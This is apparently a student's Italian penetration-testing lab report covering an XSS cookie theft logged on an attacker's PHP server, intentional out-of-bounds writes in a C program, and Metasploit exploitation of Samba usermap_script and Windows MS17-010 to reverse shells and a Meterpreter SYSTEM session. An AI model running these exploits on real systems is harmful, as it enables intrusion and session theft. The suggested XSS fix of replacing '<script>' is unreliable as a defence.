
Web Application Exploit XSS

Non appena lo script viene eseguito, il server kali, riceve i cookie e li scrive in un file chiamato "cookiesessione".



```
(daniele㉿kali)-[~/Desktop/php] php
$ php -S 192.168.104.100:4444
[Mon Nov 13 11:48:03 2023] PHP 8.2.7 Development Server (http://192.168.104.100:4444) started
[Mon Nov 13 11:50:01 2023] 192.168.104.100:45238 Accepted
[Mon Nov 13 11:50:01 2023] 192.168.104.100:45238 [200]: GET /cookie.php?cookie=security=low;%20PHPSESSID=6ec72dfb5ccff02ef413892c2b66f34
[Mon Nov 13 11:50:01 2023] 192.168.104.100:45238 Closing
```

Per evitare un attacco di questo genere, bisogna filtrare l'input dell'utente, un esempio può essere quello di rimpiazzare "<script>" con altri caratteri in modo da evitare l'esecuzione di script.



System Exploit BOF

Il "**Buffer Overflow**" (BOF) è una vulnerabilità informatica in cui un programma scrive i dati oltre le dimensioni di un buffer, sovrascrivendo aree adiacenti di memoria. Questo può portare a comportamenti imprevisti, crash del processo e corruzione dei dati presenti nel buffer. Quando viene inserito del codice malevolo oltre la grandezza del buffer, esso verrà eseguito ogni volta si effettuerà l'accesso a quell'indirizzo di memoria. La prevenzione include pratiche di programmazione che non permettono di scrivere oltre la grandezza del buffer.

Il **buffer** è un'area di memoria utilizzata per memorizzare dati temporanei in transito. È utilizzato per migliorare le prestazioni dei programmi, riducendo il numero di volte in cui è necessario accedere alla memoria principale.

Dal codice presente nella figura all'estrema destra si presume che il programma prenda dei numeri (l'array dichiarato ha una dimensione di 10), li visualizza e infine li organizza in ordine crescente, quindi come output avremo il vettore inserito ma in maniera ordinata. L'algoritmo di ordinamento utilizzato è il cosiddetto “bubble sort” che scambia gli elementi fin quando il vettore non risulta ordinato.

Nella figura qui accanto possiamo effettivamente verificare che le nostre deduzioni erano corrette; infatti, una volta partito, il programma ci richiede di inserire 10 interi, li visualizza e li ordina


```
(daniele㉿kali)-[~/Desktop/bw3]
$ ./bubblesort
grandezza buffer: 40
Inserire 10 interi:
[1]:5
[2]:3
[3]:2
[4]:6
[5]:3
[6]:4
[7]:6
[8]:1
[9]:2
[10]:8
Il vettore inserito e':
[1]:5
[2]:3
[3]:2
[4]:6
[5]:3
[6]:4
[7]:6
[8]:1
[9]:2
[10]:8
Il vettore ordinato e':
[1]:1
[2]:2
[3]:2
[4]:3
[5]:3
[6]:4
[7]:5
[8]:6
[9]:6
[10]:8
```

System Exploit BOF

Abbiamo modificato il programma in due modi diversi per ottenere un **errore di segmentazione**:

Metodo 1

```
1 #include <stdio.h>
2 #include <string.h>
3 #include <limits.h>
4
5 int main () {
6
7     int vector [10], i, j, k;
8     int swap_var;
9     int *ptr;
10
11    printf("grandezza buffer: %d \n", sizeof(vector));
12
13    printf ("Inserire 10 interi:\n");
14
15    for ( i = 0 ; i < 10; i++)
16    {
17        int c= i+1;
18        int f=INT_MAX;
19        printf("%d\n", f);
20        printf("[%d]:", c);
21        scanf("%d", &vector[i]+INT_MAX);
22    }
23
24    printf ("Il vettore inserito e':\n");
25    for ( i = 0 ; i < 10 ; i++)
26    {
27        int t= i+1;
28        printf("[%d]: %d", t, vector[i]);
29        printf("\n");
30    }
31
32    for (j = 0 ; j < 10 - 1; j++)
33    {
34        for (k = 0 ; k < 10 - j - 1; k++)
35        {
36            if (vector[k] > vector[k+1])
37            {
38                swap_var=vector[k];
39                vector[k]=vector[k+1];
40                vector[k+1]=swap_var;
41            }
42        }
43    }
44
45    printf("Il vettore ordinato e':\n");
46    for (j = 0; j < 10; j++)
47    {
48        int g = j+1;
49        printf("[%d]:", g);
50        printf("%d\n", vector[j]);
51    }
52
53    return 0;
54
55 }
```



L'uso di
scanf("%d", &vector[i]+INT_MAX)
porta ad un comportamento
indesiderato, stiamo di fatto
leggendo il valore dell'intero
inserito dall'utente e lo stiamo
memorizzando in una posizione di
memoria molto distante dalla
dimensione dell'array "vector"

Metodo 2

```
int *ptr;
ptr = (int *) (&vector[10] + 2614);
*ptr = 1;
```


In questo codice, creiamo un puntatore(ptr) e lo facciamo puntare a una posizione di memoria situata 2614 byte dopo l'indirizzo del decimo elemento di un array chiamato "vector". Successivamente, assegna il valore 1 a questa posizione di memoria e genera il segmentation fault.



```
1 #include <stdio.h>
2 #include <string.h>
3 #include <limits.h>
4
5 int main () {
6
7     int vector [10], i, j, k;
8     int swap_var;
9     int *ptr;
10
11    printf("grandezza buffer: %d \n", sizeof(vector));
12
13    printf ("Inserire 10 interi:\n");
14
15    for ( i = 0 ; i < 10; i++)
16    {
17        int c= i+1;
18        printf("[%d]:", c);
19        scanf("%d", &vector[i]);
20    }
21
22    ptr = (int *) (&vector[10] + 2615);
23    *ptr = 1;
24
25    printf ("Il vettore inserito e':\n");
26    for ( i = 0 ; i < 10 ; i++)
27    {
28        int t= i+1;
29        printf("[%d]: %d", t, vector[i]);
30        printf("\n");
31    }
32
33    for (j = 0 ; j < 10 - 1; j++)
34    {
35        for (k = 0 ; k < 10 - j - 1; k++)
36        {
37            if (vector[k] > vector[k+1])
38            {
39                swap_var=vector[k];
40                vector[k]=vector[k+1];
41                vector[k+1]=swap_var;
42            }
43        }
44    }
45
46    printf("Il vettore ordinato e':\n");
47    for (j = 0; j < 10; j++)
48    {
49        int g = j+1;
50        printf("[%d]:", g);
51        printf("%d\n", vector[j]);
52    }
53
54
55 }
```

Exploit Metasploitable con Metasploit

Andiamo a scansionare il nostro target con Nessus per individuare le vulnerabilità presenti. Quest'ultimo è un tool molto potente che esegue valutazioni temporali che aiutano i professionisti della sicurezza a identificare e correggere rapidamente le vulnerabilità, compresi eventuali difetti del software, patch mancanti, malware e configurazioni errate.



Il passo successivo è andare a settare un exploit con metasploit, inserire tutti i parametri e provare ad avere accesso remoto al nostro target.

Metasploit è uno strumento ampiamente utilizzato nel campo della sicurezza informatica e dei test di penetrazione. Fornisce una vasta gamma di strumenti, moduli e risorse che consentono agli esperti di sicurezza di identificare e sfruttare le vulnerabilità nei sistemi informatici a fini di testing e ricerca.

```
File Actions Edit View Help
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search usermap_script
Matching Modules
# Name Disclosure Date Rank Check Description
0 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.50.150
rhosts => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.50.150 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 445 yes The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
LHOST 192.168.50.100 yes The listen address (an interface may be specified)
LPORT 5555 yes The listen port

Exploit target:
Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) >
```

Exploit Metasploitable con Metasploit

Dopo aver impostato correttamente i parametri necessari (quelli indicati con "yes") - quindi nello specifico, come possiamo vedere dall'immagine sopra, "RHOSTS" ("host remoto", il parametro che specifica l'indirizzo IP della macchina target) e "LPORT" ("local port", che specifica la porta su cui l'attaccante si mette in ascolto per stabilire una connessione con la macchina bersaglio) - possiamo notare, dall'immagine a fianco, come il nostro exploit sia andato a buon fine e siamo riusciti ad ottenere una sessione da remoto sul nostro target.

```
ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:9f:ce:1a
           inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
           inet6 addr: fe80::a00:27ff:fe9f:ce1a/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
             RX packets:281 errors:0 dropped:0 overruns:0 frame:0
             TX packets:84 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:82827 (80.8 KB) TX bytes:6474 (6.3 KB)
             Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
           inet addr:127.0.0.1 Mask:255.0.0.0
           inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING MTU:16436 Metric:1
             RX packets:123 errors:0 dropped:0 overruns:0 frame:0
             TX packets:123 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:0
             RX bytes:27349 (26.7 KB) TX bytes:27349 (26.7 KB)
```

Payload information:
Space: 1024

Description:
This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands.

No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!

References:
<https://nvd.nist.gov/vuln/detail/CVE-2007-2447>
OSVDB (34700)
<http://www.securityfocus.com/bid/23972>
<http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=534>
<http://samba.org/samba/security/CVE-2007-2447.html>

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Handler failed to bind to 192.168.200.100:5555:-- -
[*] Started reverse TCP handler on 0.0.0.0:5555
[*] Exploit completed, but no session was created.
msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.50.100
lhost => 192.168.50.100
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:34645) at 2023-11-14 11:17:52 +0100
```

Per verificare che abbia effettivamente avuto successo siamo andati ad effettuare un check sull'indirizzo ip. Possiamo notare come con "ifconfig" ci restituisce l'ip del nostro target.

Exploit Windows con Metasploit

Previa scansione con Nessus, in questo caso, si va a sfruttare una vulnerabilità di Windows XP, basata sul MS17-010.

La vulnerabilità **"MS17-010-SMB_REMOTE_CODE_EXECUTION_EXPLOIT"**, è una vulnerabilità del servizio samba, che permette di eseguire del codice da remoto e prendere il controllo completo della macchina.

```
Nessus Essentials / Folder + dan@Kali: ~
File Actions Edit View Help
https://kali:8834/#/scans/reports/8/hosts/2/vulnerabilities/group/35362/97833
msf6 > search ms17-010
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
Matching Modules
# Name Disclosure Date Rank Check Description
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3 auxiliary/scanner/smb/ms17_010 2017-03-14 normal No MS17-010 SMB RCE Detection
4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options
```


```
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 7777
lport => 7777
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.200.200
rhosts => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):
Name          Current Setting      Required  Description
DBGTRACE      false                yes       Show extra debug trace info
LEAKATTEMPTS  99                 yes       How many times to try to leak transaction
NAMEOPIPE     /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       List of named pipes to check
RHOSTS        192.168.200.200      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         445                 no        The target port(s)
SERVICE_DESCRIPTION SERVICE_DESCRIPTION yes       Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME SERVICE_DISPLAY_NAME yes       The service display name
SERVICE_NAME   SERVICE_NAME       yes       The service name
SHARE         ADMIN$              yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBDomain    .                  no        The Windows domain to use for authentication
SMBPass       null               no        The password for the specified username
SMBUser       null               no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
Name          Current Setting      Required  Description
EXITFUNC      thread              yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST         192.168.200.100      yes       The listen address (an interface may be specified)
LPORT         7777                yes       The listen port

Exploit target:
Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.
```



Trovato l'exploit corretto da utilizzare, bisogna impostarne i parametri essenziali per il corretto funzionamento.


Il protocollo **SAMBA**, permette la condivisione di file e stampanti tra sistemi operativi diversi.

Exploit Windows con Metasploit

La sessione di meterpreter si è avviata correttamente, e quindi abbiamo ottenuto una shell avente **diritti di amministratore**. Ora verifichiamo di essere all'interno della macchina target (Windows). Possiamo farlo verificando le impostazioni di rete o magari scattando uno screenshot al desktop.

In più, avendo il dispositivo sotto il nostro controllo, possiamo verificare la presenza di eventuali webcam attive oppure se il dispositivo è una macchina virtuale o fisica.

```
meterpreter > screenshot  
Screenshot saved to: /home/dan/joVKhxSH.jpeg
```



```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit  
[*] Started reverse TCP handler on 192.168.200.100:7777  
[*] 192.168.200.200 - Target OS: Windows 5.1  
[*] 192.168.200.200 - Filling barrel with fish... done  
[*] 192.168.200.200 - <----- | Entering Danger Zone | ----->  
[*] 192.168.200.200 - [*] Preparing dynamite...  
[*] 192.168.200.200 - [*] Trying stick 1 (x86)... Boom!  
[*] 192.168.200.200 - [+] Successfully Leaked Transaction!  
[*] 192.168.200.200 - [+] Successfully caught Fish-in-a-barrel  
[*] 192.168.200.200 - <----- | Leaving Danger Zone | ----->  
[*] 192.168.200.200 - Reading from CONNECTION struct at: 0x85f21da8  
[*] 192.168.200.200 - Built a write-what-where primitive...  
[+] 192.168.200.200 - Overwrite complete... SYSTEM session obtained!  
[*] 192.168.200.200 - Selecting native target  
[*] 192.168.200.200 - Uploading payload... xiOpFeDl.exe  
[*] 192.168.200.200 - Created \xiOpFeDl.exe...  
[+] 192.168.200.200 - Service started successfully...  
[*] 192.168.200.200 - Deleting \xiOpFeDl.exe...  
[*] Sending stage (175686 bytes) to 192.168.200.200  
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:1047) at 2023-11-13 12:44:50 +0100
```

```
meterpreter > ifconfig
```

Interface 1

```
Name : MS TCP Loopback interface  
Hardware MAC : 00:00:00:00:00:00  
MTU : 1520  
IPv4 Address : 127.0.0.1
```

Interface 2

```
Name : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'utilità di pianificazione pacchetti  
